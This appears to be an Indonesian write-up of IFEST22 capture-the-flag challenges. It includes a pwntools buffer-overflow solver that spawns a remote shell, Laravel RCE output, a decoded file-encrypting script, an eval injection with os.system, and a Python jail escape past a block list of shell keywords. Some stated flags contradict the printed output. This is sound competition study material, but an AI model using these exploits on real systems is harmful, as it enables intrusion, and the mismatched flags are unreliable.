forest-fire-api
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var

[*] Try to use Laravel/RCE6 cat /flag for exploitation.
[+]exploit:
[*] Laravel/RCE6 cat /flag Result:

IFEST22{th3_fr0nt_3nd_w4s_4_j0k3_s0wrry_452343262332
```

Flag : IFEST22{th3_fr0nt_3nd_w4s_4_j0k3_s0wrry_452343262332}

PWN

Hiding In The Queue [364 pts]

Description


Kamu pikir kamu cukup "tak terlihat"?

Cobalah menyusup ke antrian ini!

nc 103.185.38.214:4375
Author: Sanada#7802

Solution

Diberikan suatu file hitq binary. Ketika file tersebut dicek, ternyata tidak ada PIE atau canary, dan tidak di-stripped.



Kemudian file tersebut dicek dengan IDA

Terlihat bahwa ada suatu fungsi bernama vuln dan di dalam situ ada fgets yang bisa membaca 92 byte data namun array s hanya dapat menyimpan 64 byte data, sehingga bisa dilakukan buffer overflow. Kemudian pada fungsi winner, terdapat checker yang akan mengecek nilai a1 dan a2, yang jika benar, akan diberikan akses ke shell. Karena security file ini sama seperti di atas, kita bisa langsung masuk ke dalam akses ke shell tersebut tanpa harus melewati checker dengan menggunakan addressnya yang bisa kita dapatkan dari IDA.

```
.text:00000000004011F9 ; __unwind {
.text:00000000004011F9                 push    rbp
.text:00000000004011FA                 mov     rbp, rsp
.text:00000000004011FD                 sub     rsp, 10h
.text:0000000000401201                 mov     [rbp+var_4], edi
.text:0000000000401204                 mov     [rbp+var_8], esi
.text:0000000000401207                 cmp     [rbp+var_4], 0A123B456h
.text:000000000040120E                 jnz     short loc_401237
.text:0000000000401210                 cmp     [rbp+var_8], 1ABC2DEFh
.text:0000000000401217                 jnz     short loc_401237
.text:0000000000401219                 lea     rax, s          ; "Enjoy!"
.text:0000000000401220                 mov     rdi, rax        ; s
.text:0000000000401223                 call    _puts
.text:0000000000401228                 lea     rax, command    ; "/bin/sh"
.text:000000000040122F                 mov     rdi, rax        ; command
.text:0000000000401232                 call    _system
```

Solver yang saya buat adalah seperti berikut :

solver.py

```
from pwn import *


HOST = '103.185.38.214'

PORT = '4375'

p = remote(HOST, PORT)

payload = b'A'*64

payload += b'B'*8

payload += p64(0x0000000000401228)

p.sendlineafter(b'>> ', b'3')

#gdb.attach(p,"b*0x04012CD")

sleep(3)

p.sendline(payload)

p.interactive()
```

```
jedi@panda:~/Desktop/CTF/ifest/pwn$ python3 solver.py
[+] Opening connection to 103.185.38.214 on port 4375: Done
[*] Switching to interactive mode
Yo Here is a prize 0x7fff8b2172f0
$ ls
flag.txt
hitq
run
$ cat flag.txt
IFEST22{f1t_1t_sm0l_f1t_it_b1g_xjt92043}
$
[*] Interrupted
[*] Closed connection to 103.185.38.214 port 4375
```

Flag : IFEST22{p4th_7r4v3r54l_ygy_x1x1x1_23c02b90t12}

Reverse Engineering

Help Maxine [364 pts]

Description

Tolong bantu mbak Maxine untuk mendapatkan lagu favoritnya kembali ya!!

*friendly reminder: semua file yang ada di folder so_strange akan dihantui oleh mas Vecna.

Attachment: *help_maxine_chall.zip*
Author: BlackBear!!#7019

Solution

Diberikan file zip yang ketika diextract akan memberikan 1 file py dan satu lagi yang tampaknya seperti file hasil enkripsi. Ketika dibuka file python tersebut, script dari file vecn444.py ternyata berisikan file yang sudah di-encode base64 3 kali dan di-compress. Setelah merapikan isi file tersebut, seperti ini isinya :

vecn444.py

```
#!/usr/bin python3
import os
import random
import base64
from cryptography.fernet import Fernet
import requests

array1 = []
array2 = []
yY = random.randint(1, 256)

def func(filename):
    song =
requests.get(base64.b32decode(b"NB2HI4DTHIXS64DBON2GKYTJNYXGG33NF5ZGC5ZPOBGDQTKSIZFWE==="))
    convert = bytes(song.text, "utf-8")
    encode = base64.urlsafe_b64encode(convert)
    key = Fernet(encode)
    with open("so_strange/" + filename + ".enc", "rb") as f:
        x = f.read()
    enc = key.encrypt(x)
    with open("so_strange/" + filename + ".fntenc", "wb") as g:
        g.write(enc)
    f.close()
    g.close()

for yL in os.listdir("so_strange/"):
```

```
    if yL.endswith(".jpg") or yL.endswith(".png"):
        array1 = []
        yW = []
        with open("so_strange/" + yL, "rb") as f:
            while True:
                yx = f.read(1).hex()
                array1.append(yx)
                if len(yx) == 0:
                    break
        f.close()
        yf = array1[::-1]
        print(yf)
        for x in range(len(yf)):
            try:
                yH = int(yf[x], 16) ^ yY
                yW.append(yH)
            except ValueError:
                pass
        with open("so_strange/" + yL + ".enc", "wb") as f:
            f.write(bytes(yW))
        f.close()
        func(yL)
        if os.name == "posix":
            os.system("cd so_strange/; rm *.enc")
        elif os.name == "nt":
            os.system("cd so_strange && del *.enc")
        print("{} Encrypted".format(yL))
```


Program ini akan membaca file jpg atau png dari folder “so_strange” kemudian memotong bytenya satu persatu. Setelah itu di-xor dengan suatu bilangan random antara 1-256, kemudian dienkripsi dengan Fernet. Kita cukup untuk me-reverse semua ini kembali (karena key untuk enkripsi Fernet ditinggal di dalamnya) dan mem-brute force antara 1-256 untuk menemukan nilai xor yang tepat. Script yang digunakan adalah seperti berikut :

solver.py

```
#!/usr/bin python3
import os
import random
import base64
from cryptography.fernet import Fernet
import requests


def decrypt(filename):
    key = requests.get(
        base64.b32decode(b"NB2HI4DTHIXS64DBON2GKYTJNYXGG33NF5ZGC5ZPOBGDQTKSIZFWE===")
    )
```

```
    key_bytes = bytes(key.text, "utf-8")
    key_b64 = base64.urlsafe_b64encode(key_bytes)
    fernet = Fernet(key_b64)
    with open("so_strange/" + filename, "rb") as f:
        x = f.read()
    file_pt = fernet.decrypt(x)
    filename = filename.replace(".fntenc", ".enc")
    with open("so_strange/" + filename, "wb") as g:
        g.write(file_pt)
    f.close()
    g.close()


def main():
    decrypt("max.png.fntenc")
    yX = []
    with open("so_strange/max.png.enc", "rb") as f:
        while True:
            yx = f.read(1).hex()
            yX.append(yx)
            if len(yx) == 0:
                break
    f.close()
    yf = yX[::-1]
    for key in range(1, 256):
        yW = []
        for x in range(6):
            try:
                yH = int(yf[x], 16) ^ key
                yW.append(yH)
            except ValueError:
                pass
        if b"PNG" in bytes(yW):
            break

    yW = []
    for x in range(len(yf)):
        try:
            yH = int(yf[x], 16) ^ key
            yW.append(yH)
        except ValueError:
            pass

    with open("so_strange/max.png", "wb") as f:
        f.write(bytes(yW))
    f.close()


if __name__ == "__main__":
    main()
```

max.png



`Flag : IFEST22{it5_th3_ups1d3_d0wN}`

Count the Flag [400 pts]

Description


Mikael sedang mencari flag miliknya, tetapi ia kesulitan dalam menemukannya sehingga ia terjebak di suatu tempat (kesesat mulu sih). Bisakah kalian dapatkan flag miliknya? Untuk isi flagnya misal flagnya berisi helloworld maka yang ditulis dalam jawaban yaitu IFEST22{helloworld}.

Attachment: *CountheFlaguhuyy*

Author: Lawson Schwantz #3021

Solution

Ketika dicek, ternyata ini merupakan file ELF Stripped, sehingga ketika di-debug dengan gdb, harus dicari dulu address main-nya. Karena saya mager, saya cek langsung dengan IDA. Ternyata ini merupakan checker flag sederhana, bisa menggunakan Z3 atau hitung saja langsung :) (karena hanya 13 karakter saja, saya pikir lebih cepat jika saya menghitung manual saja)



Checker saya adalah seperti berikut :

check.cpp

```cpp
#include <bits/stdc++.h>
using namespace std;

int main(){
    int a1[13];
    a1[0] = 78;
    a1[1] = 64;
    a1[2] = 43;
    a1[3] = 86;
    a1[4] = 82;
    a1[5] = 80;
    a1[6] = 80;
    a1[7] = 97;
    a1[8] = 61;
    a1[9] = 72;
    a1[10] = 48;
    a1[11] = 104;
    a1[12] = 79;
    if ( *a1 != 24 * (*a1 % 2 + 3) + 6 ) cout << "salah";
    if ( a1[1] != *a1 - 36 + 2 * a1[1] - 106 ) cout << "salah";
    if(a1[2] != 3 * (a1[2] + *a1 / 2 - a1[1]) - 11) cout << "salah";
    if ( a1[3] != a1[2] * a1[1] / 32 ) cout << "salah";
    if ( a1[4] != a1[4] / 2 + 41 ) cout << "salah";
    if ( a1[5] != 4 * (a1[4] >> 2) ) cout << "salah";
    if ( a1[6] !=(2 * a1[5] + a1[6]) / 3) cout << "salah";
    if ( a1[7] != 6 * (a1[7] - a1[6]) - 5 ) cout << "salah";
    if ( a1[8] != a1[7] % a1[5] * (*a1 - 75) + 10 ) cout << "salah";
    if (a1[9] != 2 * a1[8] - a1[2] - 7) cout << "salah";
     if ( a1[10] != 4 * (a1[8] - a1[10] - 1))cout << "salah";
```

```
    if ( a1[11] != 26 * (a1[11] - a1[7] - 3) ) cout << "salah";
    if ( a1[12] !=3 * (a1[11] - *a1) + 1) cout << "salah";
   *(a1+4) += *a1 - *(a1+1);
   a1[4] = a1[1] + a1[4] - *a1;
   a1[1] = a1[3] + a1[1] - a1[2] + 1;
   a1[8] = a1[8] + a1[11] - 70;
   a1[2] = 3 * a1[2] - 12;
   for(int i=0; i<13; i++){
       cout << char(a1[i]);
   }
}
```

```
C:\Users\Hp\Desktop\punten.exe
NluVRPPa_H0hO
--------------------------------
Process exited after 0.03245 seconds with return value 0
Press any key to continue . . .
```

Flag : IFEST22{NluVDPPa_H0hO}

Misc

Next Stop [100 pts]

Description

Hari itu, Nicholas berencana untuk bepergian keliling kota bersama dengan Angelina. Sayangnya, Angelina lupa bahwa tempat yang harusnya ia tuju bukanlah di foto ini melainkan tempat lain. Karena Angelina tidak tahu menahu mengenai lokasi dimana dia sekarang karena faktor gagap teknologi, akhirnya ia mengambil foto tempat ia berada sekarang pada Nicholas. Dapatkah kamu menemukan dimana Angelina berada supaya bisa dijemput Nicholas?

Download fotonya disini:
https://drive.google.com/file/d/1-q4CJwoP0c8PeXBc8GoCTRoL4cfhOPBE/view?usp=sharing

Format Flag: IFEST22{NAMA_TEMPAT}


Contoh: IFEST22{STASIUN_JAKARTA_KOTA}

Catatan: Jika ada nomor pada tempat tersebut, hiraukan saja. Misalkan yang kalian temukan adalah Stasiun Jakarta Kota No.16 Cimpaeun, maka jawabannya adalah STASIUN_JAKARTA_KOTA (huruf kapital semua). Tidak perlu pakai nama kendaraannya juga.


Author: aseng#2055

Solution

Diberikan suatu foto yang nampaknya seperti foto halte busway. Ketika diperhatikan dengan seksama, sepertinya halte ini berada pada koridor 2 transjakarta. Kemudian saya salfok dengan tulisan Summarecon di gedung di belakang halte ini



Saya coba cari di google gedung summarecon yang ada di Jakarta dan saya mendapati keberadaannya di daerah Pulomas



Flag : IFEST22{HALTE_PULOMAS}


Aliases [100 pts]

Description

Halo, namaku Vanta dan aku suka bermain game. Ayo main dengan aku, cari hidden flag yang kusembunyikan di profilku.
Author: Vanta#8320

Solution

Di discord Ifest, dicari probset yang bernama Vanta. Ketika dibuka profilnya, akan nampak link menuju steam miliknya. Setelah dibuka, dan dilihat profil lebih lanjutnya, didapatkanlah flagnya



`Flag : IFEST22{0h_Y04_goT_m3_80563242}`

Welcome [100 pts]

Description

Legenda mengatakan bahwa terdapat tugu di depan lokasi tersebut yang dibangun untuk menyambut orang-orang yang datang dari luar. Bantu aku menemukan nama dari tugu tersebut.

Jika yang anda temukan adalah tugu bernama Siliwangi Lima Sakti, maka jawabannya adalah: IFEST22{TuguSiliwangiLimaSakti}


Sebagai informasi, terdapat 2 alias dari tugu tersebut.

Attachment: *Photo.png*

Author: Vanta#8320

Solution

Diberikan suatu gambar yang tampak seperti sebuah mall. Jika diperhatikan lebih seksama, tulisan yang tertempel di atas mall tersebut adalah “Mal Ska”. Setelah itu, tinggal kita cari Mal Ska di google dan kita mendapat flag kita




`Flag : IFEST22{TuguSelamatDatang}`

Ice Cold [275 pts]

Description


Tommy slebew sebagai seorang ketua dari sebuah grup bapak-bapak yang sangat keren ingin memastikan bahwa kemampuan anggota kelompoknya sudah di atas rata-rata. Oleh karena itu, ia menugaskan bawahannya yaitu mamang Garok untuk membuat sebuah bot untuk menguji kemampuan anggota grup tersebut. Mamang Garok merupakan pecinta ular sehingga ia menggunakan bahasa ular untuk membuat bot ini. Ia menamai bot nya dengan nama "slebew bot#6760". Ia juga menyimpan sebuah flag pada bot ini, cobalah dapatkan flag tersebut!

Jadi, bot ini menjalankan eval() pada inputan nama kita. Bisa dicurigai seperti itu karena jika kita berikan nama 1+2, output nama akan menjadi 3.




Solution

Jadi setelah mengirimkan banyak payload, ternyata bot ini sudah melakukan import module os. Jadi untuk mencari flag, pertama kita bisa menjalankan os.listdir().



Nah dari sana kita bisa ketahui ada flag.txt. Langsung saja kita baca flagnya. Tapi ini tricky, karena tanda kutip harus single. Saya pada awalnya sudah mencoba secara langsung os.system("cat flag.txt") tetapi tidak memiliki return value, ternyata tanda kutip harus pakai kutip satu.



`Flag : IFEST22{t3r1nj3ks1_d4n_m3nj4d1_d1ng1n}`

Penjara [456 pts]

Description

Tinggal sat set sat set.

nc 103.167.132.108 7417

Ketika kita mengakses service, kita diberikan source codenya. Berikut adalah source yang diberikan.

```
#!/usr/bin/env python3

def main():
    print(open(__file__).read())

    message = """  _________________________
     ||   ||     ||   ||
     ||   ||, , ,||   ||
     ||  (||/|/(\||/  ||
     ||  ||| _"_`|||  ||
     ||   || o o ||   ||
     ||  (||  - `||)  ||
     ||   ||  =  ||   ||
     ||   ||\___/||   ||
     ||___||)   (||___||
    /||---||-\_/-||---||\\
   / ||--_||_____||_--|| \\
  (_(||)-|IFEST2022|-(||)_)
"""
    print(message)

    badwords = ["cat", "grep", "nano", "import", "eval", "subprocess", "input", "sys",
"execfile", "builtins", "open", "dict", "exec", "for", "dir", "file", "input", "write",
```

```
"while", "echo", "print", "int", "os", "bin", "sh", "shell", "__", "CAT", "GREP", "NANO",
"IMPORT", "EVAL", "SUBPROCESS", "INPUT", "SYS", "EXECFILE", "BUILTINS", "OPEN", "DICT",
"EXEC", "FOR", "DIR", "FILE", "INPUT", "WRITE", "WHILE", "ECHO", "PRINT", "INT", "OS",
"BIN", "SH", "SHELL"]

    while True:
        violate_word = ""

        try:
            command = input("> ")
            is_safe = True

            for char in command:
                if not (ord(char)>=33 and ord(char)<=126):
                    violate_word = char
                    is_safe = False

            for badword in badwords:
                if badword in command:
                    violate_word = badword
                    is_safe = False

            if is_safe:
                print(exec(command))
            else:
                print(f"Nonono, '{violate_word}' itu dilarang :D")

        except Exception as e:
            print("Sepertinya ada yang salah")
            print(e)
            exit()

if __name__ == "__main__":
    main()
```

Jadi, program ini akan mengambil input dari user, lalu melakukan beberapa pengecekan yang jika lolos pengecekan, string dari input user ini akan dieksekusi dengan exec(). Kriteria input string yang lolos alias aman adalah kode desimal ascii harus berada di rentang 33 - 126 dan tidak boleh menganduk kata yang ada di dalam list badwords.

Solution

Setelah mencoba berbagai macam cara untuk menembus filter dari list badwords, saya muak dengan filter badwords ini. Saya pikir chall ini unsolvable karena adanya badwords. Hingga pada akhirnya, saya kepikiran untuk mengeliminasi filter badwords ini. Mulai dari mencoba mengubah False menjadi True, hingga kepikiran untuk mendefinisikan ulang badwords dengan list kosong. Namun yang saya bingung hingga sekarang, kenapa tidak bisa menghapus badwords dengan payload input "`badwords = []`". Untungnya, saya kepikiran karena badwords adalah list, kenapa tidak mencoba "`badwords.clear()`", dan ternyata payload inilah yang bisa menghapus semua isi badwords. Setelah badwords clear, jalan kita sudah terbuka lebar. Selanjutnya bisa `import os` dengan mengubah spasi menjadi bentuk hex atau dengan banyak cara lainnya, lalu terakhir menjalankan `os.system("sh")`.

Screenshot

Flag : IFEST22{G1l4_lic1n_b4ng3t_t4n6annya_c0913nty47}